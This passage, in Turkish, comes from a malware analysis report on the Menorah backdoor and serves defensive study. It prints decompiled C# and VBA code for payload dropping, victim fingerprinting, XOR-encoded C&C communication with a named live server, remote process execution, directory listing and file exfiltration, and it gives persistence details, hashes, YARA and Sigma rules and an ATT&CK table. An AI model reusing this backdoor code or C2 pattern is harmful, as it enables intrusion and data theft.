Şekil 6'da bulunan iki onksiyon obfuscate halde bulunan Menorah dosyasının deobfuscate edilmesini sağlayan fonksiyonlardır. Zararlı makro parçalarında olduğu gibi bu dosyada da bazı obfuscate durumda string ifadeler tespit edilmiştir.



Şekil 10 CyberCheff After Deobfuscation

Deobfuscate sonrasında ortaya çıkan byte dizisi incelendiğinde bir PE dosyası olduğu tespit edilmiştir.

```
Function WB(S, p)
        Dim co4
        co4 = "ADODB.Streum"

        Set BS = CreateObject(co4)
        BS.Type = 1
        BS.Open
        BS.Write S
        BS.SaveToFile p
End Function
```

Şekil 11 Save Menorah on "C:|ProgramDataOO[[ice35r|"

's' parametresi MZ başlıklı dosyaya ait byte dizisi, 'p' parametresi ise bir dizin. Bu fonksiyon verilen dizine PE dosyasını kayıt etmektedir.

İki dosya oluşturulduğu tespit edilmiştir:

- Menorah
- Menorah.config

Ayrıca oluşturulan PE dosyası için zamanlanmış bir görev oluşturulduğu tespit edilmiştir. Oluşturulan göreve ait bilgiler:

1. Başlangıç Zamanı: Script çalıştıktan 30 saniye sonrası
2. Maksimum çalışma süresi: 5 dakika
3. Tetiklenme Süresi: 11 dakika ara ile
4. Parametre: 'Pr'
5. Çalıştırılan Uygulama adı: C:\ProgramDataOO[[ice35r\Menorah
6. Görev Açıklaması: 'OneDrive%tangeu%FSpr`er'

Menorah Teknik Analizi

MD5	868DA692036E86A2DC87CA551AD61DD5
SHA-1	C9D18D01E1EC96BE952A9D7BD78F6BBB4DD2AA2A
SHA-256	64156f9ca51951a9bf91b5b74073d31c16873ca60492c25895c1f0f074787345
File Type	PE32/EXE - .NET Assembly

Şekil 12 Gereral Information about Menorah

```
using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;

[assembly: AssemblyVersion("1.0.0.1")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("Menorah")]
[assembly: AssemblyDescription("Menorah")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("Menorah")]
[assembly: AssemblyProduct("Mango")]
[assembly: AssemblyCopyright("Copyright ©  2022")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("473e500a-cbd0-4b66-96ae-584ad53ddcbb")]
[assembly: AssemblyFileVersion("1.0.0.1")]
```

Şekil 13 Application Attributes

```
private void Form1_Load(object I4NQA9F55K7, EventArgs I4NQA9F55K8)
{
    try
    {
        ServicePointManager.SecurityProtocol = (SecurityProtocolType)3072;
        ServicePointManager.ServerCertificateValidationCallback = ((object O1K65YZ2, X509Certificate I4NQA9F55K9, X509Chain O1K65YZ0,
          SslPolicyErrors O1K65YZ1) => true);
        this.I4NQA9F55K2();
        this.DYIR4229ALAX6W2.Interval = 32000;
        this.DYIR4229ALAX6W2.Tick += this.I4NQA9F55K3;
        this.DYIR4229ALAX6W2.Start();
    }
    catch
```

Şekil 14 Setting a Timer

Zararlının "**I4NQA9F55K3**" adında bir fonksiyonu 32 saniye arayla çalıştırdığı tespit edilmiştir.

```
// Token: 0x06000020 RID: 32 RVA: 0x00003168 File Offset: 0x00001368
public string I4NQA9F55K2()
{
    if (string.IsNullOrEmpty(this.O1K65YZ))
    {
        this.O1K65YZ = Form1.E1AMBJ40(Environment.MachineName + Environment.UserName);
    }
    return this.O1K65YZ;
}
```

Şekil 15 Generating Victim_ID

```
public static string E1AMBJ40(string E1AMBJ40)
{
    string result;
    try
    {
        using (MD5 md = MD5.Create())
        {
            byte[] bytes = Encoding.ASCII.GetBytes(E1AMBJ40);
            byte[] array = md.ComputeHash(bytes);
            StringBuilder stringBuilder = new StringBuilder();
            for (int i = 0; i < array.Length; i++)
            {
                stringBuilder.Append(array[i].ToString('X'.ToString() + '2'.ToString()));
            }
            result = stringBuilder.ToString();
        }
    }
    catch
    {
        result = "eehh";
    }
    return result;
}
```

Şekil 16 Generating Victim_ID

Mango backdoor yazılımında olduğu gibi Menorah zararlı yazılımında da kurban kimlik bilgisi oluşturma tespit edilmiştir. Kimlik yapısı **MD5(<bilgisayar adı><kullanıcı adı>)** şeklindedir.

```
string text = this.I4NQA9F55K2();
string o1K65YZ = string.Concat(new string[]
{
    'd'.ToString(),
    '@'.ToString(),
    text,
    '@'.ToString(),
    Environment.MachineName,
    '|'.ToString(),
    Environment.UserName
});
string ZZEK9ZBCESO1 = this.O1K65YZ4(this.ZZEK9ZBCESO, o1K65YZ);
```

Şekil 17 C&C Server URL

"this.ZZEK9ZBCESO" değişkeni incelendiğinde C&C sunucusuna ait URL adresi tespit edilmiştir. Söz konusu URL: **"http[:]//tecforsc-001-site1.gtempurl[.]com/ads.asp".**

```
// Token: 0x06000027 RID: 39 RVA: 0x00004A5C File Offset: 0x00002C5C
public static byte[] UBB2S0CLZ4CT77(byte[] UBB2S0CLZ4CT78, string UBB2S0CLZ4CT79)
{
    if (UBB2S0CLZ4CT78 == null)
    {
        return null;
    }
    byte[] array = new byte[UBB2S0CLZ4CT78.Length];
    for (int i = 0; i < UBB2S0CLZ4CT78.Length; i++)
    {
        array[i] = (byte)((char)UBB2S0CLZ4CT78[i] ^ UBB2S0CLZ4CT79[i % UBB2S0CLZ4CT79.Length]);
    }
    return array;
}
```

Şekil 18 XOR Function

Şekil 18'de oluşturulan string dizisinin ilk önce **"UBB2S0CLZ4CT77"** fonksiyonunda **"Q&4g"** anahtarı ile xor işlemine tutulduğu ardından base64 kodlamasına dönüştürüldüğü tespit edilmiştir.

```
private string O1K65YZ4(string O1K65YZ5, string O1K65YZ6)
{
    string result;
    try
    {
        string text = Convert.ToBase64String(Form1.UBB2S0CLZ4CT77(Encoding.UTF8.GetBytes(O1K65YZ6), this.I4NQA9F55K));
        string s = Form1.J9VPJSN2EN2(new Random().Next(3, 14), true).Replace('['.ToString() + '@'.ToString() + '@'.ToString() + ']'.ToString(),
          string.Concat(new string[]
        {
            '['.ToString(),
            '@'.ToString(),
            text,
            '@'.ToString(),
            ']'.ToString()
        }));
        byte[] bytes = Encoding.UTF8.GetBytes(s);
        string str = '?'.ToString() + Form1.J9VPJSN2EN2(1, false) + '='.ToString() + Form1.J9VPJSN2EN2(1, false);
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(O1K65YZ5 + str);
        httpWebRequest.Method = 'P'.ToString() + 'O'.ToString() + 'S'.ToString() + 'T'.ToString();
```

Şekil 19 Request Function

Sunucuya gönderilen http isteği içeriği:

```
Data: [@<base64 encoded (victimID+machine_name|username) >@]
Content Type: application/x-www-form-urlencoding
Request Type: POST
URL: http[:]//tecforsc-001-site1.gtempurl[.]com/ads.asp?S=S
```

Şekil 20 Request-1

Gönderilen istek sonrasında 5 farklı respons beklendiği tespit edilmiştir.

1. [@??@1@+sp "<an exe file name under system32> <parameters>"@]
2. [@??@1@+nu @]
3. [@??@1@+fl "<name of a file will searched>" @]
4. [@??@1@+dn "<name of a file will uploade to C&C>" @]
5. [@??@2@<base64 encoded a file bytes>@<path for file>@]

Şekil 21 Potential Respons

Durum-1

```
string text3 = "";
if (string2.StartsWith('+'.ToString() + 's'.ToString() + 'p'.ToString()))
{
    string[] value = Form1.ZZEK9ZBCESO3(string2).Skip(1).ToArray<string>();
    text3 = kisd7hjfs.PM(string.Join(" ", value).Replace('['.ToString() + 's'.ToString() + ']'.ToString(), string.Concat(new
      string[]
    {
        'C'.ToString(),
        ':'.ToString(),
        '\\'.ToString(),
        'W'.ToString(),
        'i'.ToString(),
        'n'.ToString(),
        'd'.ToString(),
        'o'.ToString(),
        'w'.ToString(),
        's'.ToString(),
        '\\'.ToString(),
        'S'.ToString(),
        'y'.ToString(),
        's'.ToString(),
        't'.ToString(),
        'e'.ToString(),
        'm'.ToString(),
        '3'.ToString(),
        '2'.ToString(),
        '\\'.ToString()
    })), -1);
}
```

Şekil 22 Case-1

Şekil 22'deki durumlardan ilkinin gerçekleşmesi durumunda, respons içerisinde şu formatta bir veri beklendiği tespit edilmiştir: **"[s]<file_name>"**. "**[s]**" ifadesinin **"C:\\Windows\\System32\\"** ifadesi ile değiştirilmektedir. Bu durum bize Durum-5'te indirilen dosyalardan bir kısmının **"C:\\Windows\\System32\\"** dizinine kayıt edildiğini düşündürtmektedir.

```
public static string PM(string QENGU9Q, int MMTRJRCTBP = -1)
{
    int num = 0;
    string[] array = kisd7hjfs.cmToParameters(QENGU9Q, out num);
    if (num < 1)
    {
        return "";
    }
```

Şekil 23 kisd7hjfs.PM Function

QENGU9Q değişkeni içerisinde **"[s]<file_name> <parameter>"** formatında bulunan veri bir string dizesinde sıralanır.

```
if (!kisd7hjfs.CreateProcess(array[0], QENGU9Q, ref security_ATTRIBUTES2, ref security_ATTRIBUTES3, true, 134742016U, IntPtr.Zero,
  null, ref startupinfoex, out process_INFORMATION))
{
    result = "-6";
}
```

Şekil 24 Process Creation

Sıralanan ilk string değerin System32 dizini altında bulunan bir dosya adı olduğu düşünülmektedir. Process oluşturduğu tespit edilen zararlının, ek olarak parametre kullanım özelliğini de eklediği görülmüştür.

```
else
{
    SafeFileHandle safeFileHandle = new SafeFileHandle(intPtr, false);
    Encoding encoding = Encoding.GetEncoding(kisd7hjfs.GetConsoleOutputCP());
    StreamReader streamReader = new StreamReader(new FileStream(safeFileHandle, FileAccess.Read, 4096, false), encoding, true);
    string text = "";
    bool flag = false;
    try
    {
        for (;;)
        {
            if (kisd7hjfs.WaitForSingleObject(process_INFORMATION.hProcess, 100U) == 0U)
            {
                flag = true;
            }
            uint num2 = 0U;
            if (kisd7hjfs.PeekNamedPipe(intPtr, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero, ref num2, IntPtr.Zero) && num2 == 0U)
            {
                if (flag)
                {
                    break;
                }
            }
            else
            {
                if (num2 > 4096U)
                {
                    num2 = 4096U;
                }
                char[] array2 = new char[num2];
                if (streamReader.Read(array2, 0, array2.Length) > 0)
                {
                    text += new string(array2);
                }
            }
        }
        streamReader.Close();
    }
    finally
    {
        if (!safeFileHandle.IsClosed)
        {
            safeFileHandle.Close();
        }
    }
    if (intPtr != IntPtr.Zero)
    {
        kisd7hjfs.CloseHandle(intPtr);
    }
    result = text;
}
```

Şekil 25 Pipe Communications

Zararlının ayrıca, oluşturulan process üzerinden veri çekebilmek için pipe kullandığı tespit edildi. Oluşturulan pipe ile düzenli olarak 4096 byte veri okunduğu ve bunları topladığı tespit edildi. Toplanan bu verilerin C&C sunucusuna gönderildiği tespit edilmiştir

Durum-2

```
}
else if (string2.StartsWith('+'.ToString() + 'n'.ToString() + 'u'.ToString()))
{
    text3 = this.J9VPJSN2EN + '|'.ToString() + this.ZZEK9ZBCESO;
}
```

Şekil 26 Case-2

Bu durumda, zararlının sunucuya "**1.1.1|http[:]//tecforsc-001-site1.gtempurl[.]com/ads.asp**" verisinin gönderildiği tespit edildi.

Durum-3

```
else if (string2.StartsWith('+'.ToString() + 'f'.ToString() + 'l'.ToString()))
{
    string[] array2 = Form1.ZZEK9ZBCESO3(string2);
    string text4 = AppDomain.CurrentDomain.BaseDirectory;
    if (array2.Length > 1)
    {
        text4 = array2[1];
    }
    text4 = text4.Replace("\"", "");
    text3 = string.Concat(new string[]
    {
        'D'.ToString(),
        'i'.ToString(),
        'r'.ToString(),
        'e'.ToString(),
        'c'.ToString(),
        't'.ToString(),
        'o'.ToString(),
        'r'.ToString(),
        'y'.ToString(),
        ' '.ToString(),
        'o'.ToString(),
        'f'.ToString(),
        ' '.ToString(),
        text4,
        "\n\n"
    });
    string[] files = Directory.GetFiles(text4);
    string[] directories = Directory.GetDirectories(text4);
    string[] array3 = directories;
    for (int i = 0; i < array3.Length; i++)
    {
        DirectoryInfo directoryInfo = new DirectoryInfo(array3[i]);
        text3 = string.Concat(new string[]
        {
            text3,
            directoryInfo.LastWriteTime.ToString(string.Concat(new string[]
            {
                'M'.ToString(),
                'M'.ToString(),
                '/'.ToString(),
                'd'.ToString(),
                'd'.ToString(),
                '/'.ToString(),
```

Şekil 27 Collection Directories and Files Info

Söz konusu durum içerisinde sunucudan bir dosya ismi beklenmektedir. Zararlının, C&C sunucusu tarafından istenen dosyanın bulunduğu dizin bilgilerini topladığı tespit edilmiştir. Toplanan klasör bilgilerinin içerisinde söz konusu dizinde bulunan **klasörler** ve **dosyalar** son düzenlenme tarihleri bulunmaktadır.

Durum-4

```
}
else if (string2.StartsWith('+'.ToString() + 'd'.ToString() + 'n'.ToString()))
{
    string[] array4 = Form1.ZZEK9ZBCESO3(string2);
    if (array4.Length > 1)
    {
        string text5 = array4[1].Trim(new char[]
        {
            '"'
        });
        if (File.Exists(text5))
        {
            byte[] inArray = File.ReadAllBytes(text5);
            string fileName = Path.GetFileName(text5);
            string text6 = this.I4NQA9F55K2();
            string o1K65YZ = string.Concat(new string[]
            {
                'u'.ToString(),
                '@'.ToString(),
                text6,
                '@'.ToString(),
                Environment.MachineName,
                '|'.ToString(),
                Environment.UserName,
                '@'.ToString(),
                fileName,
                '@'.ToString(),
                '2'.ToString(),
                '@'.ToString(),
                Convert.ToBase64String(inArray)
            });
            this.O1K65YZ4(this.ZZEK9ZBCESO, o1K65YZ);
```

Şekil 28 Uploading Specific File

Şekil 20'den de anlaşılacağı gibi, C&C tarafından belirtilen bir dosya sistemde bulunduğu takdirde Base64 karakter setinde sunucuya gönderilmektedir. Bu durum incelendiğinde Durum-2 sonrasında gerçekleşmesi muhtemel görülmüştür.


Durum-5

```
}
else if (text2 == ('2'.ToString() ?? ""))
{
    byte[] bytes = Convert.FromBase64String(array[2]);
    text.Remove(text.LastIndexOf('.'));
    string text8 = "";
    if (array.Length > 3)
    {
        text8 = array[3];
    }
    if (!Path.IsPathRooted(text8))
    {
        text8 = Path.Combine(AppDomain.CurrentDomain.BaseDirectory, text8);
    }
    File.WriteAllBytes(text8, bytes);
    string s = string.Concat(new string[]
    {
        'f'.ToString(),
        'i'.ToString(),
        'l'.ToString(),
        'e'.ToString(),
        ' '.ToString(),
        'd'.ToString(),
        'o'.ToString(),
        'w'.ToString(),
        'n'.ToString(),
        'l'.ToString(),
        'o'.ToString(),
        'a'.ToString(),
        'd'.ToString(),
        'e'.ToString(),
        'd'.ToString(),
        ' '.ToString(),
        't'.ToString(),
        'o'.ToString(),
        ' '.ToString(),
        'p'.ToString(),
        'a'.ToString(),
        't'.ToString(),
        'h'.ToString(),
        '['.ToString(),
        text8,
        ']'.ToString()
    });
```

Şekil 29 File Dropping

Şekil 21'de bulunan "**[@??@2@<base64 encoded a file bytes>@<path for file>@]**" C&C respons yapısında bulunan dördüncü parametrede belirtilen dosya adında bir dosya oluşturulmakta ve üçüncü parametre UTF-8 karakter setine dönüştürülerek oluşturulan dosyaya yazılma işlemi gerçekleşmektedir. Eğer hali hazırda belirtilen dosya bulunuyor ise, indirilen veri dosya üzerine yazılır. Bu durum diğer durumlar ile beraber incelendiğinde, birinci ve ikinci durumlar ile sıralı kullanıldığının çıkarımı yapılabilmektedir.

Menorah Yaşam Döngüsü



Şekil 30 Menorah Life Cycle

Yapılan analiz ışığında Şekil 30'deki yaşam döngüsünü ortaya çıkmaktadır. Menorah, bulaştığı bir bilgisayarda her 11 dakikada bir 5 dakika boyunca çalışmaktadır.

Rules

YARA – 1

```
rule Menorah_Document
{
    meta:
        author = "Bilal BAKARTEPE"
        date = "2023/10/11"
        description = "Word 2003 file format detection for MyCV.doc"
    strings:
        $file_header = { D0 CF 11 E0 A1 B1 1A E1 }
        $file_str1 = "Microsoft Office Word"
        $file_str2 = "MSWordDoc"
        $file_str3 = "Word.Document.8"

        $message1= {54 68 65 20 64 6F 63 75 6D 65 6E 74 20 73 65 63 75 72 69 74}
        $message2= {79 20 73 63 61 6E 6E 65 64 20 61 6E 64 20 65 6E 63 72 79 70}
        $message3= {74 65 64 20 62 79 20 74 68 65 20 4D 69 63 72 6F 73 6F 66 74}
        $message4= {20 57 69 6E 64 6F 77 73 20 44 65 66 65 6E 64 65 72 20 53 6F}
        $message5= {20 74 68 61 74 20 69 74 20 69 73 20 73 61 66 65 21 20 54 6F}
        $message6= {20 73 68 6F 77 20 74 68 65 20 63 6F 6E 74 65 6E 74 20 6F 66}
        $message7= {20 74 68 65 20 64 6F 63 75 6D 65 6E 74 20 79 6F 75 20 6D 75}
        $message8= {73 74 20 45 6E 61 62 6C 65 20 74 68 65 20 43 6F 6E 74 65 6E}
        $message9= {74 20 6F 66 20 74 68 65 20 64 6F 63 75 6D 65 6E 74 20 62 79}
        $message10= {20 63 6C 69 63 6B 20 6F 6E 20 74 68 65 20 61 62 6F 76 65 20}
        $message11= {62 75 74 74 6F 6E 20 6C 69 6B 65 20 62 65 6C 6C 6F 77 2E}


        $macro1={53 75 62}
        $macro2={4F 70 ?? 65 6E 28 29}
        $macro3={6C 78 20 78}
        $macro4={62 73 69 78 28 42 40 79 56 61 6C 20 76}
        $macro5={66 20 2B 20 40 43 68 72 28 36 32}

    condition:
       ($file_header and any of ($file_str*)) and (any of ($message*) or any of
($macro*))
}
```

YARA – 2

```
rule Menorah_dotNET
{
    meta:
        author = "Bilal BAKARTEPE"
        date = "2016/10/11"
        description = "Detects Menorah Malware"
        hash = "868DA692036E86A2DC87CA551AD61DD5"

    strings:

        $bytcode1= {28 4E 00 00 0A 0A 28 4F 00 00 0A 02 6F 50 00 00 0A 0B 06 07 6F 51
00 00 0A 0C 73 52 00 00 0A 0D 16 13 04 2B 35} //VictimID Generate
        $bytcode2={09 08 11 04 8F 4B 00 00 01 1F 58 13 05 12 05 28 4A 00 00 0A 1F 32 13
05 12 05 28 4A 00 00 0A 28 29 00 00 0A 28 53 00 00 0A 6F 54 00 00 0A 26 11 04 17 58 13
04} //VictimID/
        $bytcode3={02 2D 02 14 2A 02 8E 69 8D 4B 00 00 01 0A 16 0B 2B 1A 06 07 02 07 91
03 07 03 6F 79 00 00 0A 5D 6F 77 00 00 0A 61 D2 9C 07 17 58 0B 07 02 8E 69 32 E0} //Xor
Algorithm

        $xor_key={02 1F 51 0A 12 00 28 4A 00 00 0A 1F 26 0A 12 00 28 4A 00 00 0A 1F 34
0A 12 00 28 4A 00 00 0A 1F 67}

        $domain="http://tecforsc-001-site1.gtempurl.com/ads.asp" wide

    condition:
       $domain or $xor_key or all of ($bytcode*)
}
```

SIGMA – 1

```
title: Scheduled Task for Menorah
status: experimental
description: Detects the creation of a schtasks that potentially executes Menorah
author: Bilal BAKARTEPE
date: 2023/10/11
tags:
- attack.execution
- attack.persistence
- attack.t1053.005
- attack.t1059.001
logsource:
  product: windows
  category: process_creation
detection:
  selection_img:
  - Image|endswith: \schtasks.exe
  - OriginalFileName: schtasks.exe
  selection_cli_create:
    CommandLine|contains: /Create
  selection_cli_get:
    CommandLine|contains:
    - 'Menorah'
    - 'ProgramDataOO[[ice35r'
    - "OneDrive%tangeu%FSpr`er"
  condition: all of selection_*
falsepositives:
- Unknown
level: high
```

SIGMA - 2

```
title: Menorah Network Connection
status: experimental
description: Detects Menorah C&C Communication.
author: Bilal BAKARTEPE
date: 2023/10/11
tags:
    - attack.persistence
    - attack.T1082
    - attack.T1071.001
    - attack.T1059.003
logsource:
    category: network_connection
    product: windows
detection:
    selection:
        cs-method: 'POST'
        resource.URL:
        - 'http://tecforsc-001-site1.gtempurl.com/ads.asp'
condition: selection
fields:
 - RAT
 - Menorah
level: critical
```

MITRE ATT&CK Tablosu

Tactic	ID	Technic Name
Discovery	T1087.001	Account Discovery: Local Account
Discovery	T1087.002	Account Discovery: Domain Account
Discovery	T1046	Network Service Discovery
Discovery	T1201	Password Policy Discovery
Discovery	T1120	Peripheral Device Discovery
Discovery	T1069.001	Permission Groups Discovery: Local Groups
Discovery	T1069.002	Permission Groups Discovery: Domain Groups
Discovery	T1057	Process Discovery
Discovery	T1012	Query Registry
Discovery	T1082	System Information Discovery
Discovery	T1016	System Network Configuration Discovery
Discovery	T1049	System Network Connections Discovery
Discovery	T1033	System Owner/User Discovery
Discovery	T1007	System Service Discovery
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
Command and Control	T1071.001	Application Layer Protocol: DNS
Command and Control	T1573.002	Encrypted Channel: Asymmetric Cryptography
Command and Control	T1008	Fallback Channels
Command and Control	T1105	Ingress Tool Transfer
Command and Control	T1572	Protocol Tunneling
Collection	T1119	Automated Collection
Collection	T1113	Screen Capture
Credential Access	T1110	Brute Force
Credential Access	T1056.001	Input Capture: Keylogging
Credential Access	T1552.001	Unsecured Credentials: Credentials In Files
Execution	T1059	Command and Scripting Interpreter
Execution	T1059.001	PowerShell
Execution	T1059.003	Windows Command Shell
Execution	T1059.005	Visual Basic
Execution	T1204.001	User Execution: Malicious Link
Execution	T1204.002	User Execution: Malicious File
Execution	T1047	Windows Management Instrumentation

Execution	T0853	Scripting
Credential Access	T1555	Credentials from Password Stores
Credential Access	T1555.003	Credentials from Web Browsers
Credential Access	T1555.004	Windows Credential Manager
Credential Access	T1003.001	OS Credential Dumping: LSASS Memory
Credential Access	T1003.004	OS Credential Dumping: LSA Secrets
Credential Access	T1003.005	OS Credential Dumping: Cached Domain Credentials
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1070.004	Indicator Removal: File Deletion
Defense Evasion	T1036	Masquerading
Defense Evasion	T1027	Obfuscated Files or Information
Defense Evasion	T1027.005	Indicator Removal from Tools
Defense Evasion	T1218.001	System Binary Proxy Execution: Compiled HTML File
Defense Evasion	T1497.001	Virtualization/Sandbox Evasion: System Checks
Exfiltration	T1048.003	Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol
Persistence	T1133	External Remote Services
Persistence	T1137.004	Office Application Startup: Outlook Home Page
Persistence	T1053.005	Scheduled Task/Job: Scheduled Task
Persistence	T1505.003	Server Software Component: Web Shell
Persistence	T1078	Valid Accounts
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Initial Access	T1566.002	Phishing: Spearphishing Link
Initial Access	T1566	Phishing: Spearphishing via Service
Initial Access	T0817	Drive-by Compromise
Lateral Movement	T1021.001	Remote Services: Remote Desktop Protocol
Lateral Movement	T1021	Remote Services: SSH


ECHO
CYBER THREAT INTELLIGENCE